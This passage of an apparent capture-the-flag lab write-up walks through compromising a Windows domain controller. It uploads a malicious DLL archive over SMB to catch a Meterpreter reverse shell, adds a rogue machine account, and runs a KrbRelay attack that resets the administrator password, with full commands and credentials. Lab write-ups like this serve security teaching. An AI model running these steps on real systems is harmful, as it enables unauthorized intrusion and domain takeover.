SMB          brunodc.bruno.vl 445    BRUNODC      NETLOGON       READ          Logon
server share
SMB          brunodc.bruno.vl 445    BRUNODC      queue          READ,WRITE
SMB          brunodc.bruno.vl 445    BRUNODC      SYSVOL         READ          Logon
server share
```

We find out that it can access the `queue` folder with `WRITE` privileges. If we recall, during the `FTP` server enumeration, we saw that the `queue` folder was in the same directory as the `app` one. Since we know from the application's source code that `queue` is inside `C:\samples`, we can assume that the application is running from `C:\samples\app`. We will modify our python script to create an archive containing a `DLL` with file name `C:\samples\app\Microsoft.DiaSymReader.Native.amd64.dll`, and upload the resulting archive to the `queue` folder through `SMB`, while initiating a reverse shell listener. After a while, we will receive the connection back to us, and gain a reverse shell as user `svc_scan`.

```
$ impacket-smbclient bruno/svc_net:Sunshine1@brunodc.bruno.vl
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

Type help for list of commands
# use queue
# put test.zip

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.10.14.115
LHOST => 10.10.14.115
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.14.115:4444
[*] Sending stage (200774 bytes) to 10.129.162.199
[*] Meterpreter session 1 opened (10.10.14.115:4444 ->
10.129.162.199:65084) at 2025-11-03 12:12:09 +0100
```

```
meterpreter > shell
Process 1812 created.
Channel 1 created.
Microsoft Windows [Version 10.0.20348.768]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
bruno\svc_scan
```

We can also now retrieve the user flag from the user's desktop.

```
C:\Windows\system32>type C:\Users\svc_scan\Desktop\user.txt
type C:\Users\svc_scan\Desktop\user.txt
<REDACTED>
```

## Privilege Escalation

Enumerating the compromised user's privileges:

```
C:\Windows\system32>whoami /all
<SNIP>
```

| Privilege Name                | Description                    | State    |
|-------------------------------|--------------------------------|----------|
| SeMachineAccountPrivilege     | Add workstations to domain     | Disabled |
| SeChangeNotifyPrivilege       | Bypass traverse checking       | Enabled  |
| SeIncreaseWorkingSetPrivilege | Increase a process working set | Disabled |

```
<SNIP>
```

We can see that we have the `SeMachineAccountPrivilege` privilege, but it appears disabled. Without getting into a lot of technical detail, this does not mean we cannot add machines to the domain - the privilege appears disabled, probably due to session/token limitations of the reverse shell we received. The fact that we have the privilege is a sign that our user or group is defined as allowed to add computers to the domain in the group policy. If that weren't the case, the privilege wouldn't appear.

Now, we will enumerate the number of computers our user can add to the domain. We can do that by querying the [MachineAccountQuota](#) attribute.

```
$ netexec ldap brunodc.bruno.vl -u "svc_scan" -p "Sunshine1" -M maq
SMB      10.129.175.240 445 BRUNODC      [*] Windows Server 2022 Build 20348 x64
(name:BRUNODC) (domain:bruno.vl) (signing:True) (SMBv1:False)
LDAP     10.129.175.240 389 BRUNODC      [+] bruno.vl\svc_scan:Sunshine1
MAQ      10.129.175.240 389 BRUNODC      [*] Getting the MachineAccountQuota
MAQ      10.129.175.240 389 BRUNODC      MachineAccountQuota: 10
```

`SeMachineAccountPrivilege` is a local privilege that is currently disabled for us. We can eliminate the need for it to be enabled by communicating our request directly to the domain controller, using LDAP, for example. We will be using [Sharpmad](#) to make this easier.



```

meterpreter > cd C:/Users/svc_scan/Desktop
meterpreter > upload Sharpmad.exe
<SNIP>
[*] Completed : /var/machines/vulnlab/bruno/Sharpmad.exe -> Sharpmad.exe
meterpreter > shell
<SNIP>

PS C:\Users\svc_scan\Desktop> ./Sharpmad.exe MAQ -Action new -MachineAccount roguecomputer
-MachinePassword Rogue

[+] Machine account roguecomputer added

```

Now that we have a machine account that we control, we know that we also have a `Service Principal` that has an `SPN`. This enables us to perform `RBCD-based` attacks, since we have a service principal that we control, which can perform `S4U` and `S4U2Proxy` requests.

We can now attempt to perform a classic local privilege escalation by conducting a Kerberos Relay Attack. As explained in [this](#) small post:

```

Kerberos Relay Attack adds a fake (or owned) computer account to the target's msDS-
AllowedToActOnBehalfOfOtherIdentity attribute, making it possible to perform a Resource-
Based Constrained Delegation Attack against the target. The result of the RBCD attack is
Silver Ticket access to the target, which can be used for local admin access remotely or
even locally (meaning privilege escalation) by patching the Win32 Service Control Manager
to use Kerberos Authentication locally.

```

We first need to find a port that we can host an `OXID Resolver` on. An `OXID` resolver directs a client that requests access to a `COM object` to the port that hosts it. We need this kind of interaction because for `KrbRelay` to acquire a valid session with a privileged enough account to add our computer to the `AllowedToActOnBehalfOfOtherIdentity` property to the `DC$`, we need to force the domain controller to "authenticate" to the `COM object` we control, and then relay the authentication to the domain controller itself to acquire a valid privileged session - in our case, an `LDAP session`. The tool achieves this by utilizing `APIs` that force a target to demarshal an `OBJREF` and resolve the `OXID`, such as `CoGetInstanceFromIStorage`. We will use the tool `CheckPort.exe` to find a suitable port in order to host our `OXID Resolver`.

```

C:\Users\svc_scan\Desktop> ./CheckPort.exe
./CheckPort.exe
[*] Looking for available ports..
SYSTEM is available through port 10246

```

Now, we need to find the `SID` of the computer we created, so that `KrbRelay` can add it to the `AllowedToActOnBehalfOfOtherIdentity` of our target when it successfully initiates a privileged LDAP connection using the method we explained earlier.

```
PS C:\Users\svc_scan\Desktop>
[System.Security.Principal.SecurityIdentifier]::new((([ADSI]"LDAP://CN=roguecomputer,CN=Computers,DC=bruno,DC=v1").objectSID).Value,0).Value

S-1-5-21-1536375944-4286418366-3447278137-5101
```

Finally, we need a `CLSID` that will force the target to authenticate using `Kerberos`. Unfortunately, if prior knowledge of common `CLSIDs` that operate in this manner is not present, a bit of brute-forcing is required at this stage. We will use [GetCLSID.ps1](#) to acquire a list of valuable `CLSID`'s. Then, we will cycle through them using `KrbRelay` to find one that works. Our goal is to change the administrator user's password. We are finally able to do so using this command (after trying multiple `CLSIDs` that failed with the same format):

```
./KrbRelay.exe -spn ldap/brunodc.bruno.vl -clsid d99e6e74-fc88-11d0-b498-00a0c90312f3 -rbc S-1-5-21-1536375944-4286418366-3447278137-5101 -ssl -port 10246 -reset-password administrator Lacure77#
```

Now we can log in to the system as an `administrator` via `WinRM` and acquire the root flag.

```
$ evil-winrm -i brunodc.bruno.vl -u 'administrator' -p 'Lacure77#'

*Evil-WinRM* PS C:\Users\Administrator\Documents> type ../Desktop/root.txt
<REDACTED>
```